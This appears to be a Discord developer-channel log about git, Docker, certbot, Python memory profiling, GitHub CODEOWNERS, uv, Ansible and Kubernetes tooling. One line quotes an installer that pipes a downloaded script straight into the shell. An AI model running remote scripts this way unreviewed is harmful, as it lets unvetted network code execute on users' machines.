#tools-and-devops
1 messages · Page 16 of 1
 heavy knot
 neon shard
@brazen forge
isn't
gitthe only backend rn? 😛
there are some other ones, e.g. gerrit requires special stuff
and of course the google internal one, but idk if you would count that
 brazen forge
interesting
 tame dagger
Finding a github approximant would be a big obstacle to changing VCS at work
 meager sierra
im creating a new venv, new project and when im trying to commit and push the shit related to the new project, i have stuff from other projects overlapping with my new repo and it is becoming a mess
this issue is related to git
 edgy relic
What tooling do you guys use for monorepos? I'm looking for something that's, ideally, not as complicated as Bazel etc.
brazen forge
at work, we use custom tooling that uses… Git submodules
edgy relic
brazen forge
at work, we use custom tooling that uses… Git submodules
Haven't looked at git submodules at all to be honest but I keep hearing bad things about it. How as your experience been with it? Is it worth me looking in to it?
brazen forge
if you heard bad things, you heard right
 slim maple
edgy relic
What tooling do you guys use for monorepos? I'm looking for something that's, id...
slim maple
edgy relic
What tooling do you guys use for monorepos? I'm looking for something that's, id...
Why do you need a monorepo? I never worked with them tbh 
edgy relic
slim maple
Why do you need a monorepo? I never worked with them tbh <:pithink:6522475599092...
Aside from making CI harder to do it's just nicer than having a repo for frontend and backend imo.
At work I'm working on a multi year project that's scattered across 4-5 repos and that also sucks a bit
slim maple
edgy relic
At work I'm working on a multi year project that's scattered across 4-5 repos an...
I think it depends, if you're a fullstack dev - having both frontend and backend in one repo could be super useful
But I feel like it brings it's own aset of challenges
And CI would potentially be harder, no?
edgy relic
Yeah, CI is the bummer
slim maple
I thought you said that CI is harder in separate repos 😅
edgy relic
It's way easier in separate repos imo
slim maple
If it's just frontend + backend - I feel like having two separate editor windows is better
slim maple
edgy relic
It's way easier in separate repos imo
Yeah, I agree
Why do you have 4-5 repos for the backend though?
edgy relic
That wasn't a backend. End-to-end, backend, data engineering to ML project.
slim maple
But if one of those repos is frontend, another one is backend, what other 2-3 are doing?
edgy relic
(At least) one repo is just used for data ingestion/backend and uses Elixir, another is the downstream data engineering and that's a mix of Python/R. There's another that is further downstream data engineering, fully Python, one for data viz (let's call it frontend) and a final for ML.
I'll have to figure out how to do CI and version management across this thing if it were a monorepo but realistically, having the entire project in a singular repository would've been better in hindsight
slim maple
edgy relic
(At least) one repo is just used for data ingestion/backend and uses Elixir, ano...
What have you've gotten yourself into? 😅
edgy relic
I'm not the only one working on this 🤷
I think there's even more slightly hidden repos
 remote sand
how do i get docker to cache pip install -r requirements.txt in such a way that it caches everything up to whatever line fails?
 willow pagoda
remote sand
how do i get docker to cache `pip install -r requirements.txt` in such a way tha...
willow pagoda
remote sand
how do i get docker to cache `pip install -r requirements.txt` in such a way tha...
iirc pip downloads and caches all dependencies before building any wheels, so just telling docker to store your cache should be sufficient:
https://docs.docker.com/build/cache/#use-the-dedicated-run-cache
https://github.com/thegamecracks/thestarboard/blob/main/Dockerfile#L10-L11
 rancid schoonerBOT
Dockerfile lines 10 to 11
RUN --mount=type=cache,target=/root/.cache \
pip wheel --wheel-dir pip-deps -r requirements.txt```that doesn't cache the built wheels, does it?
like, if you had multiple packages for which wheels need to be built (e.g., packages on Alpine with C extensions)
willow pagoda
pip downloads and caches all dependencies before building any wheels
derp, im wrong about this point:py (.venv) C:\Users\home\Documents\GitHub\dum-dum-irc>pip install --no-binary :all: numpy LinkPython-extern Collecting numpy Downloading numpy-1.26.4.tar.gz (15.8 MB) ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 15.8/15.8 MB 2.6 MB/s eta 0:00:00 Installing build dependencies ... /although after it errored in that build process, the subsequent run did use the cached sdist... so each step immediately writes to cache instead of waiting until the end?
remote sand
ty for comments, fixed my issue
willow pagoda
brazen forge
that doesn't cache the built wheels, does it?
https://pip.pypa.io/en/stable/topics/caching/
i think this page implies that HTTP responses and locally built wheels are both cached under ~/.cache/pip
brazen forge
willow pagoda
<https://pip.pypa.io/en/stable/topics/caching/>
i think this page implies that H...
neat
 limber grail
I setup certbot (image: certbot/certbot) in docker-compose. All of my other containers are up and running successfully (PostgreSQL, Nginx, Django), but Certbot.
My issue I cannot select 1 or 2 from the options below when this log pops up in the Terminal. Trying to select one of the existing Certf. And active HTTPS (443).
container-for-certbot | Saving debug log to /var/log/letsencrypt/letsencrypt.log
container-for-certbot | Certificate not yet due for renewal
container-for-certbot |
container-for-certbot | You have an existing certificate that has exactly the same domains or certificate name you requested and isn't close to expiry.
container-for-certbot | (ref: /etc/letsencrypt/renewal/mydomain-name.com.conf)
container-for-certbot |
container-for-certbot | What would you like to do?
container-for-certbot | - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
container-for-certbot | 1: Keep the existing certificate for now
container-for-certbot | 2: Renew & replace the certificate (may be subject to CA rate limits)
container-for-certbot | - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
container-for-certbot | Select the appropriate number [1-2] then [enter] (press 'c' to cancel): An unexpected error occurred:
container-for-certbot | EOFError
container-for-certbot | Ask for help or search for solutions at https://community.letsencrypt.org. See the logfile /var/log/letsencrypt/letsencrypt.log or re-run Certbot with -v for more details.
remote sand
memray flamegraph and memray table say peak RAM usage is 600mb, yet the python app fills memory then SWAP and finally crashes. any tips for better profiling?
 rapid sparrow
limber grail
I setup certbot (image: certbot/certbot) in docker-compose. All of my other cont...
rapid sparrow
limber grail
I setup certbot (image: certbot/certbot) in docker-compose. All of my other cont...
U can attach to container active process for stdin commands
With docker attach command
Just ensure tty is turned on for that
remote sand
remote sand
`memray flamegraph` and `memray table` say peak RAM usage is 600mb, yet the pyth...
turns out using memory_profiler's line-by-line profiling is better
still wonder why I couldn't get this info from memray
limber grail
rapid sparrow
Just ensure tty is turned on for that
Sorry. I don't understand what you mean.
rapid sparrow
limber grail
Sorry. I don't understand what you mean.
tty is turned on for containers if having them launched with -it parameter
for docker compose it is
version: "3.8"
services:
  app:
    build:
      context: .
    tty: true
i am not sure if it is strictly necessary for docker attach
but it can be needed 😅
limber grail
rapid sparrow
i am not sure if it is strictly necessary for `docker attach`
My setup that works under regular HTTP port 80. But everything breaks when I add certbot into the equation: server {
listen 8080;
server_name mysite-domain.com www.mysite-domain.com;
root /var/www/html;
index index.html index.htm index.nginx-debian.html;

location / {
    proxy_pass http://blog;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header Host $host;
    proxy_redirect off;
}

location ~ /.well-known/acme-challenge {
            allow all;
            root /var/www/html;
    }
}
web-server-nginx-service:
image: nginx:1.25-bookworm
ports:
- 80:8080
volumes:
- ./nginx/nginx-setup.conf:/etc/nginx/conf.d/default.conf:ro
depends_on:
- database-postgresql-service
- backend-django-service
certbot-service:
image: certbot/certbot
container_name: container-for-certbot
volumes:
- certbot-etc:/etc/letsencrypt
- certbot-var:/var/lib/letsencrypt
- web-root:/var/www/html
depends_on:
- web-server-nginx-service
remote sand
is it possible i'm getting a memory leak? never had one before in Python and the program is increasing RAM usage until it crashes (not expected behaviour)
 drifting hatch
slim maple
Why do you need a monorepo? I never worked with them tbh <:pithink:6522475599092...
drifting hatch
slim maple
Why do you need a monorepo? I never worked with them tbh <:pithink:6522475599092...
For example the renderer extensions for JupyterLab were all together in a monorepo, I was keen on the geojson one for a while, it hasn't worked recently.
rapid sparrow
remote sand
is it possible i'm getting a memory leak? never had one before in Python and the...
Sure, why not
remote sand
rapid sparrow
Sure, why not
hm i thought automated garbage collection dealt with this, dang
rapid sparrow
remote sand
hm i thought automated garbage collection dealt with this, dang
At minimum it tends to fail in some C dependencies
Also it can fail if you on purpose accumulating links to objects
rapid sparrow
remote sand
hm i thought automated garbage collection dealt with this, dang
A common way to memory leak: reopening db connections all the time again
remote sand
i am dealing with schrodingers code. when i profile a particular object, memory leak happens during the profiling and nowhere else. when I comment out the profiling function call, leak happens somewhere else in the code.
does anyone have suggestions to figure out what the heck is going on
 charred heron
If I have a GitHub workflow problem, is this the right channel to ask?
willow pagoda
charred heron
If I have a GitHub workflow problem, is this the right channel to ask?
sure, the channel description covers CI/CD as an allowed topic
charred heron
willow pagoda
sure, the channel description covers CI/CD as an allowed topic
I want to write a github workflow that can auto assign the reviewer when a pull request is open.
willow pagoda
charred heron
I want to write a github workflow that can auto assign the reviewer when a pull ...
is it to specific files or any file?
charred heron
I tried some workflows generated by ChatGPT, but it all failed…..
willow pagoda
sounds like something you can do more simply with a CODEOWNERS file
charred heron
willow pagoda
sounds like something you can do more simply with a CODEOWNERS file
I’ve never used something like that before.
Could you help me out?
willow pagoda
Code owners are automatically requested for review when someone opens a pull request that modifies code that they own.
...
To use a CODEOWNERS file, create a new file called CODEOWNERS in the.github/, root, ordocs/directory of the repository, in the branch where you'd like to add the code owners.
...
A CODEOWNERS file uses a pattern that follows most of the same rules used in gitignore files. The pattern is followed by one or more GitHub usernames or team names using the standard@usernameor@org/team-nameformat.
here's a pretty basic example:
https://github.com/thegamecracks/sqlitediff/blob/main/.github/CODEOWNERS#L1
rancid schoonerBOT
.github/CODEOWNERS line 1
* @thegamecracks```it says that all files in the repository are owned by me so i'll become a reviewer if a PR touches any of them
charred heron
willow pagoda
it says that all files in the repository are owned by me so i'll become a review...
oh!!! I see!!!
charred heron
willow pagoda
it says that all files in the repository are owned by me so i'll become a review...
Wow this is much easier! Thank you very much
 astral apex
Dependabot is failing

So I go and look up the latest hashes that DockerHub gives me and bump it myself: impressdesigns/charlie#62
 signal cloakBOT
 astral apex
And... then Dependabot bumps it right back to those same tags that it didn't like again: impressdesigns/charlie#63
signal cloakBOT
 astral apex
If I try to change the URL to those hashes that Dependabot doesn't like, DockerHub can't seem to find them either

I don't understand where Dependabot is getting these hashes from
remote sand
how is it possible for gc.get_objects() to leak memory?
 twilit forum
remote sand
i am dealing with schrodingers code. when i profile a particular object, memory ...
twilit forum
remote sand
i am dealing with schrodingers code. when i profile a particular object, memory ...
What profiler are you using? Perhaps memray is a good tool for this?
 viscid marlin
With setting up VS code, specifically.
 fickle furnace
Hey guys, Im a student trying to get openapi-generator-cli working. I beleive I have generated the folders correctly from the .yaml file but I am having issues importing from the generated_client folder. Can someone please assist me ?
rapid sparrow
fickle furnace
Hey guys, Im a student trying to get openapi-generator-cli working. I beleive I ...
You employ incorrect strategy to ask questions.
Instead of asking to ask
You should be writing what steps/code u made/wrote and which error u received.
Then u will be potentially able to help yourself just by asking it even if no one was able to answer it.
Or someone could be seeing in your debugging information an answer and helping too
Write always what u made/wrote, what u received and what you expected to receive (with explaining highly preferably for which reason u sought it). Three things for a successful question
fickle furnace
ok , I will post more details in my python help request that I created
@rapid sparrow If you could check there that would be apprciated
twilit forum
I put together an interac tive tool to compare yapf and black. Initially I found 2 examples that yapf formats poorly:
def function_call_with_lists_literals():
    operate_on_lists(([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09],
                      [0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19],
                      [0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29]))

    do(([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09],
        [0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19],
        [0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29]))
yapf google style:
def function_call_with_lists_literals():
    operate_on_lists(
        ([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
          0x09], [0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19],
         [0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29]))

    do(([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
         0x09], [0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19],
        [0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x29]))
What knobs can I modify to control this? Something like increasing the penalty on splitting the "leaf" lists?
twilit forum
I tried a lot of knobs but doesn't seem to be controllable, create an issue if anyone is interested: https://github.com/google/yapf/issues/1210

GitHub
This unformatted code gives unexpected/unwanted result def assign_list_literals(): banana = (([0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0a, 0x0b], [0x10, 0x11, 0x12, 0x13, 0x14...
 rotund wyvern
I'm losing my mind, I'm trying to swap my pip with uv pip but for the life of me, I can't tell where uv installs itself when I use the default install script
it feels stupid to do pip install uv -> uv pip install -r requirements.txt
i thought it was ~/.cargo/bin
but eh
/root/.cargo/bin/uv this worked
but bleh
 gentle solstice
I use pipx
rotund wyvern
yes but this has it's own install script it's a rust program available on pip for ease of use
 undone moat
Can you not just alias it? Or is that what you're trying to do?
Oh maybe that clobbers weird on the PATH because pip already exists on the path.
huh. I mean you can just... remove pip in that case, right?
heavy knot
Hey all
 tawdry needle
rotund wyvern
yes but this has it's own install script it's a rust program available on pip fo...
tawdry needle
rotund wyvern
yes but this has it's own install script it's a rust program available on pip fo...
can you share the install script? usually there's some kind of PREFIX env var that you can change
sometimes also the install scripts are too aggressive (trying to be helpful) about modifying your shell init scripts
i haven't actually used uv yet. does it let you choose which python environment to install into?
i'm looking at the --help output and i don't see anything like that
for example i have a venv in ~/my-project/venv -- can i tell uv to operate on that venv somehow?
rotund wyvern
https://github.com/astral-sh/uv
it's here
GitHub
An extremely fast Python package installer and resolver, written in Rust. - astral-sh/uv
curl -LsSf https://astral.sh/uv/install.sh | sh
tawdry needle
the install script isn't in the git repo 🤔
let me download it and see what it does
i always recommend downloading those install.sh scripts and manually reviewing them before running
you never know what silly stuff they might be doing in there
i also tend to save them in ~/src, so curl -LSfs 'https://astral.sh/uv/install.sh' -o ~/src/astrall-install_2024-03-14.sh and that way at least i have some record of what i did on my machine
tawdry needle
@rotund wyvern it looks like it just uses your usual cargo settings
so check $CARGO_HOME, or ~/.cargo if you don't have CARGO_HOME set
rotund wyvern
tawdry needle
you never know what silly stuff they might be doing in there
I'm in a docker container so i don't care lol
on my system, i use brew
gentle solstice
The install link is a redirect to github releases
$ curl https://astral.sh/uv/install.sh -s --head | grep location
location: https://github.com/astral-sh/uv/releases/latest/download/uv-installer.sh
Source is this. https://github.com/axodotdev/cargo-dist/blob/main/cargo-dist/templates/installer/installer.sh.j2

GitHub
📦 shippable application packaging for Rust. Contribute to axodotdev/cargo-dist development by creating an account on GitHub.
rotund wyvern
thats the installer, im looking for the actual uv executable lol
but i think it's ~/.cargo
gentle solstice
yeah, ~/.cargo/bin unless you set $CARGO_HOME
 brave knoll
Just doing some side projects at work, i usually use macos, but for this ill use Windows with WSL2. What is the best way to manage my python envrionment?
Couple users will run this code, max.
gentle solstice
Same way as macos. Pyenv
brave knoll
ty
gentle solstice
Python tooling doesn't really change between platforms
Just don't use the system python and you'll be fine
rotund wyvern
brave knoll
Just doing some side projects at work, i usually use macos, but for this ill use...
i'm fond of rye handling this lately, pyenv is quite slow and gets messy when it basically recompiles python every time
brave knoll
gentle solstice
Python tooling doesn't really change between platforms
Ah I just remember virtualenv having some weird issues before
I got it working just fine but wondered if I was doing something odd, I don't keep up much with new tooling
so there's a danger I was 10 years out of date or something 😄
gentle solstice
brave knoll
I got it working just fine but wondered if I was doing something odd, I don't ke...
Ubuntu's python doesn't come with venv by default. You'd need to sudo apt install python3-venv
or use the virtualenv version
python3-virtualenv
If you're using the latest non-lts ubuntu, you can also install pipx
 placid nacelle
brave knoll
Just doing some side projects at work, i usually use macos, but for this ill use...
placid nacelle
brave knoll
Just doing some side projects at work, i usually use macos, but for this ill use...
You can also try rye
An Experimental Package Management Solution for Python
remote sand
I have a couple of Docker images that have 3 separate stages, which I build through 3 Dockerfiles. I choose each stage from two or three possible Dockerfiles. When I modify one of the lower Dockerfiles, I'd need all inheritances to automatically rebuild. Any tool that could help me manage this, how do I just bash?
rapid sparrow
remote sand
I have a couple of Docker images that have 3 separate stages, which I build thro...
Docker has multi staging building
Here is example of complex one
https://github.com/darklab8/infra-game-servers/blob/master/Dockerfile
FROM golang:1.21-bullseye as build

RUN apt update
RUN apt install -y build-essential
RUN apt-get install ca-certificates -y
RUN gcc --version

WORKDIR /code

COPY go.mod go.sum ./
RUN go mod download -x

COPY bot bot

FROM build as minecrafter-build
RUN CGO_ENABLED=0 go build -v -o main bot/minecrafter/main.go

FROM build as avorioner-build
RUN CGO_ENABLED=0 go build -v -o main bot/avorioner/main.go

FROM docker:24.0.7-cli as runner
WORKDIR /code
COPY --from=build /etc/ssl/certs/ca-certificates.crt /etc/ssl/certs/
CMD ./main run

FROM runner as minecrafter-runner
COPY --from=minecrafter-build /code/main main

FROM runner as avorioner-runner
COPY --from=avorioner-build /code/main main
Each time when i declare FROM another_image as name
it is already another stage
depending on supplied target argument during building, it will build specific stage
docker build --tag darkwind8/${repo}:${tag_version} --target ${repo}-runner .
remote sand
hm I see, thanks for the input!
tawdry needle
multi-stage builds are great, they're under-used imo
remote sand
hm yeah, but I wish I could use another Dockerfile without building it first
would save me some disk space
rapid sparrow
remote sand
hm yeah, but I wish I could use another Dockerfile without building it first
There is tool like that... i did not find it my cup of tea
https://docs.earthly.dev/docs/guides/docker-in-earthly
 remote sand
rapid sparrow
There is tool like that... i did not find it my cup of tea
https://docs.earthly....
remote sand
rapid sparrow
There is tool like that... i did not find it my cup of tea
https://docs.earthly....
oh nice, thanks for the reference!!
hm, how do I keep a container running after interrupting its entrypoint?
rapid sparrow
remote sand
hm, how do I keep a container running after interrupting its entrypoint?
could u be more specific regarding usage case scenario
there are different ways to approach it, depending on why u need it
remote sand
rapid sparrow
could u be more specific regarding usage case scenario
there are different ways ...
my container runs memray on a program that leaks memory (so it doesn't close by itself, and I have to interrupt it)
i need to get the output of memray from the container's FS
i could set /bin/sh as the entrypoint and run memray manually but i'd like to automate this
rapid sparrow
remote sand
my container runs `memray` on a program that leaks memory (so it doesn't close b...
debugging long time running applications, got it
rapid sparrow
remote sand
my container runs `memray` on a program that leaks memory (so it doesn't close b...
launch app with docker run -it -d
or with docker-compose up -d in background
and use docker exec -it containerIDorName sh
or docker-compose exec service_name sh to enter already running one (you may need to turn on tty: true for this)
(docker attach command can attach you directly to already running process if necessary)
remote sand
rapid sparrow
launch app with `docker run -it -d`
or with `docker-compose up -d` in background...
oh nice, thanks!!
 true lake
Are there any tools that can convert python code into flowchart
remote sand
rapid sparrow
launch app with `docker run -it -d`
or with `docker-compose up -d` in background...
hm tried this, but interrupting the main process kills the container
even if we use -itd
rapid sparrow
remote sand
hm tried this, but interrupting the main process kills the container
write sequence of your commands
remote sand
rapid sparrow
write sequence of your commands
ENTRYPOINT ["valgrind", "--tool=massif", "--trace-children=yes", "-v", "/Python-3.11.2/python", "bert.py"]
docker build -t imagename -f dockerfile_name .
docker run -it -d imagename
docker attach container_name then C^
rapid sparrow
remote sand
`docker attach container_name` then `C^`
use docker exec for interacting without disrupting
docker attach is special one attaching to main process. to prevetn disrupting u need using special escape syntax Ctrl-p Ctrl-q for exit or disabling sigkill forwarding (--sig-proxy=false` option

Docker Documentation
rapid sparrow
remote sand
`ENTRYPOINT ["valgrind", "--tool=massif", "--trace-children=yes", "-v", "/Python...
if all you need is grabbing logs, u can use docker logs command (optionally with tail)
remote sand
rapid sparrow
use `docker exec` for interacting without disrupting
`docker attach` is special ...
i need to interrupt otherwise valgrind does not produce output file
rapid sparrow
remote sand
i need to interrupt otherwise `valgrind` does not produce output file
:/
docker containers aren't meant to be run after interrupted in their main process by design
you can override it, but why would u wish doing that
apply restart policy always or smth for after reboot
remote sand
need valgrind file output heheh
rapid sparrow
remote sand
need `valgrind` file output heheh
file output...
just forward volume
where it contains to disk
it will output regardless of container exit/dstruction
remote sand
with -v you mean?
rapid sparrow
-v path_at_host:path_in_container
remote sand
oh i see, will try that ty!
rapid sparrow
remote sand
oh i see, will try that ty!
-v /absolute_path_at_host:/absolute_path_in_container
if wishing not absolute, use $(pwd) as a hack for docker.
May be it was fixed though
docker-compose supports relative paths
true lake
is there a tool that converts python into flowchart?
twilit forum
Finally got my gif uploaded, is it possible to understand what this tool does? 😅
https://github.com/kaddkaka/python-formatting-examples/

GitHub
Examples of formatted python and script to interactively view the result - kaddkaka/python-formatting-examples
remote sand
so
finding the dependencies for stuff, when you need to build from source, is an absolute pain
solution 1: try to find a gentoo package that has the USE flag you need, and build it in a container
if that's not possible, solution 2: make a nix flake that modifies an existing package with the build options you need
otherwise, freestyle like we've always been doing
is there no better way to do it?
rapid sparrow
remote sand
is there no better way to do it?
i just google "docker hub ThingINeed"
postgres https://hub.docker.com/_/postgres
or steam
and etc. any system.
I just use stuff already available 😄
The PostgreSQL object-relational database system provides reliability and data integrity.
remote sand
rapid sparrow
i just google "docker hub ThingINeed"
postgres https://hub.docker.com/_/postgres...
yeah but sometimes you need specific build options
most docker images just contain the entire thing without specific options for build options
rapid sparrow
remote sand
solution 1: try to find a gentoo package that has the USE flag you need, and bui...
and docker hub/docker images is only the first brick.
Open source community offers a lot of more complex solutions ready for deployment with Helm charts and Tanka to kubernetes!
Configured monitoring systems, replicable databases and etc!
rapid sparrow
remote sand
most docker images just contain the entire thing without specific options for bu...
no idea what u install that requires that, but i just use Debian(optionally Ubuntu which is same Deb) based images when i wish things to keep simple.
I don't care about extra size. They are very simple and most popular, ecosystem rich docker images to build stuff on top of them
I could be aiming for small sized images and using Alpine alternatively. Works well with compiling langs like Golang. The only other OS i use
In other cases i prefer just using Debian in order to be not having headaches (Python better works with Deb)
remote sand
rapid sparrow
no idea what u install that requires that, but i just use Debian(optionally Ubun...
for example: build Python with --with-memory-sanitizer, then build another Python using -ltcmalloc in link stage in a different image
rapid sparrow
remote sand
for example: build Python with --with-memory-sanitizer, then build another Pytho...
wtf.. building python 😅 for docker? what? why?
remote sand
third: build python with --with-debug
remote sand
rapid sparrow
wtf.. building python 😅 for docker? what? why?
memory profiling, need different options
you change the C internals of CPython
so that you can record what it is doing
rapid sparrow
ergh, you are more expert on this topic then. Never needed this stuff.
All my memory problems are resolved with setting properly Soft/Hard memory limits to running containers
Well, once i debugged memory problems in Golang though, it was my personal project and i did not wish it to leak, but otherwise neever needed taking care of it 🤔
remote sand
what libraries/frameworks would you guys suggest to manage and automate the following workflow?
- start an instance on either AWS or GCP
- start container with specific context + dockerfile
- save run information/logs
- close instance on AWS or GCP
rapid sparrow
remote sand
what libraries/frameworks would you guys suggest to manage and automate the foll...
Interesting. Interesting 🤔
rapid sparrow
remote sand
what libraries/frameworks would you guys suggest to manage and automate the foll...
is it important which type of instance got started? are they all going to be uniform same?
docker is not using OS specific stuff volume forwarded from host to container runtime?
remote sand
rapid sparrow
is it important which type of instance got started? are they all going to be uni...
instance is variable depending on 1. current cost, and 2. necessary task
that's why I need cross cloud solution
rapid sparrow
Well, i can say for sure we would be using for step 2 docker-compose to run it
version: '3.8'
services:
  postgres:
    image: postgres:15.5
    expose:
      - "5432"
    environment:
      POSTGRES_USER: myusername
      POSTGRES_PASSWORD: password
      POSTGRES_DB: mydbname
    healthcheck:
      test: pg_isready --username=myusername --dbname=mydbname
      interval: 5s
      timeout: 5s
      retries: 10
  task:
    build: .
    environment:
      POSTGRES_HOST: postgres
      MARIADB_HOST: mariadb
      MYSQL_HOST: mysql
      POSTGRES_PORT: "5432"
      MARIADB_PORT: "3306"
      MYSQL_PORT: "3306"
      AWS_CONFIG_FILE: /code/config
    working_dir: /code
    volumes:
      - ".:/code"
    entrypoint: task
    depends_on:
      postgres:
        condition: service_healthy
like this probably
remote sand
i think in general the solution might be something like terraform+ansible
remote sand
rapid sparrow
```yml
version: '3.8'
services:
postgres:
image: postgres:15.5
expose:...
hm very nice, for multi-container app
rapid sparrow
remote sand
hm very nice, for multi-container app
in such usage case running CI is simple like this
name: CI

on:
  pull_request: {}
  workflow_call: {}

concurrency:
  group: ${{ github.ref }}
  cancel-in-progress: true

jobs:
  unit-tests:
    runs-on: [self-hosted, linux, x64]
    name: Tests
    steps:
      - uses: actions/checkout@v2
      - uses: webiny/action-post-run@2.0.1
        with:
          run: docker-compose -f docker-compose.test.yml -p ${{ github.run_id }} down --volumes --rmi local --remove-orphans
      - name: Raise database containers
        run: docker-compose -f docker-compose.test.yml -p ${{ github.run_id }} run task check
      - name: Run mypy
        run: docker-compose -f docker-compose.test.yml -p ${{ github.run_id }} run task mypy
      - name: Run tests
        run: docker-compose -f docker-compose.test.yml -p ${{ github.run_id }} run task pytest
healthchecks ensure database is healthy for task executions
u could put same stuff into Ansible
it has docker-compose module
remote sand
rapid sparrow
in such usage case running CI is simple like this
```yml
name: CI
on:
pull_re...
wait is this still docker-compose?
rapid sparrow
rapid sparrow
remote sand
wait is this still docker-compose?
that was Github Actions, but i provide u with link how to do same with Ansible
remote sand
rapid sparrow
that was Github Actions, but i provide u with link how to do same with Ansible
I see ok
yeah I really need to get into github actions, it looks like it does a lot of automation
rapid sparrow
remote sand
yeah I really need to get into github actions, it looks like it does a lot of au...
Ansible has similar syntax for delayed job to run always after playbook
Github Actions does it with
      - uses: actions/checkout@v2
      - uses: webiny/action-post-run@2.0.1
        with:
          run: docker-compose -f docker-compose.test.yml -p ${{ github.run_id }} down --volumes --rmi local --remove-orphans
Ansible does the same with... ergh... forgot the name.. Handler? something is triggered in ansible to run after playbook
https://docs.ansible.com/ansible/latest/playbook_guide/playbooks_handlers.html
Yeah, here they are
remote sand
hm I see
thanks a lot for the suggestions highly appreciated
the part i'm currently wondering about is whether anyone has come up with a cross-cloud instance starting or scheduling framework
rapid sparrow
remote sand
what libraries/frameworks would you guys suggest to manage and automate the foll...
save run information/logs
this part can be handled with Ansible too i guess
it will be the best going with Ansible in your workflow i think
Ansible is basically... ergh.. the most Server agnostic solution.
If u will read book... "Practical Ansible 2 from Packt" i think, it mentions how to write playbooks in a comfortable way with depending on which OS u run it
it can run slightly different instructions depending on OS type or any other information it Gathered during playbook start from OS
So, i certainly agree with doing it with Ansible in such requirements
 slate marten
hi, can someone help me with selenium webdriver? having some problems
remote sand
rapid sparrow
> save run information/logs
this part can be handled with Ansible too i guess
it...
ah very nice, I see thanks for the book rec
you guys do a lot of cloud work?
it's completely different than anything I worked with before
i just don't want to get locked into using a single cloud service
rapid sparrow
remote sand
you guys do a lot of cloud work?
last 2 years spent in AWS with Terraform, running stuff in AWS ECS container scheduling system for immutable deployments. We have nice custom deployment system, and do everything with Github Actions (after migrated from previous CI system hehe)
Recently started migrations towards kubernetes for more cloud agnostic solution, because we need to run stuff in not only AWS
remote sand
rapid sparrow
last 2 years spent in AWS with Terraform, running stuff in AWS ECS container sch...
am slowly working towards kubernetes atm
really interesting stuff
rapid sparrow
remote sand
am slowly working towards kubernetes atm
that i do too. In company we just do Kubernetes with Terraform Kubernetes provider. It is okay.
We plan to go for ArgoCD later and more kube native approach... I do that in homelab and enjoy using ArgoCD in pair with Cue language.
It is really strong language offering code quality not lower than Terraform one. Very good usable with ecosystem of kube solutions.
Its killer feature, tight integration with golang and ability to import types for config writing from Golang structs. So it just imports types for configs if u choose it, from Kubernetes official libs (the Cue gives u freedom to install whatever dependencies u wish and import from anything)
I slowly rework my homelab towards this ArgoCD + Cue setup. made sure ArgoCD to work with Cue too.
also Cue can easily plublish reusable code between repositories, just by publishing Git tag. because it abuses Golang dependency management system
remote sand
woah this ArgoCD stuff looks cool, haven't heard of it before am looking at docs
rapid sparrow
So i am going to have a lot of reusable between repositories, autovalidated kuber code
rapid sparrow
remote sand
woah this ArgoCD stuff looks cool, haven't heard of it before am looking at docs
yeah, it is very easy to use and getting started. Helps to organize and autodeploy, auto sync all different kuber code, be it manifests, helm, jsonnet, or any other custom language like Cue.
It has really nice comfort GUI interface which u don'n't need to click at all if u wish, or u can press just one button to resync.
Kube community is divded between ArgoCD and Flux solutions for this
(Flux is interesting to check its docs too, its documentation contains a lot of generic solutions/patterns both usable for Argo and Flux how to solve common problems like getting secrets out of repo https://fluxcd.io/flux/security/secrets-management/ without git commiting them )
remote sand
rapid sparrow
yeah, it is very easy to use and getting started. Helps to organize and autodepl...
very cool stuff, market for cloud dev doesn't seem to be getting smaller any time soon so the general step towards this direction imo is a reasonable idea
rapid sparrow
remote sand
very cool stuff, market for cloud dev doesn't seem to be getting smaller any tim...
As long as not too much yaml, i am happy. 😅
i don't like Yaml.
looks cursed to me to have zero static typing auto validations
rapid sparrow
at best i can agree reuse ready to use Yaml solutions like in Github actions and its market
makes life very simply when your workflow just depends on already made open source solutions from Market of community
in this case Yaml is okay. As long as i am not the one maintaing it basically
for my own custom stuff i will prefer better way to write stuff
Yay to Cue https://cuelang.org/ for config management and yaml generation!
Validate and define text-based and dynamic configuration
and to terraform opentofu (terraform kubernetes provider is okay)
remote sand
hm will look up cue, have not heard of it before
rapid sparrow
remote sand
hm will look up cue, have not heard of it before
This is good stuff if u are Golang familiar and static typing fetishist (and at the same time infra managing dev 😄 )
really tight integrated with Golang
i enjoy so far very much its usage, because i can write infra/yaml code that can scale
and i can reuse different variables, or even having just reuse entire different yaml parts, all in static typed way. This is good
I enjoy code quality with Terraform for infra code, because i have static types, all the auto validations and code reusage. Why not to have same with yaml ^_^
rapid sparrow
remote sand
hm will look up cue, have not heard of it before
last but not least
https://k9scli.io/ Check this stuff
Life with Kubernetes significantly easier when u have easy to navigate TUI over the cluster

K9s provides a terminal UI to interact with your Kubernetes clusters. The aim of this project is to make it easier to navigate, observe and manage your Kuber...
it does not require any server side installed. As long as u have kubectl access, it will work
easy status searching over all contexts, namespaces, resources, or entering pods for shell debug, or port forwarding and etc.
remote sand
rapid sparrow
I enjoy code quality with Terraform for infra code, because i have static types,...
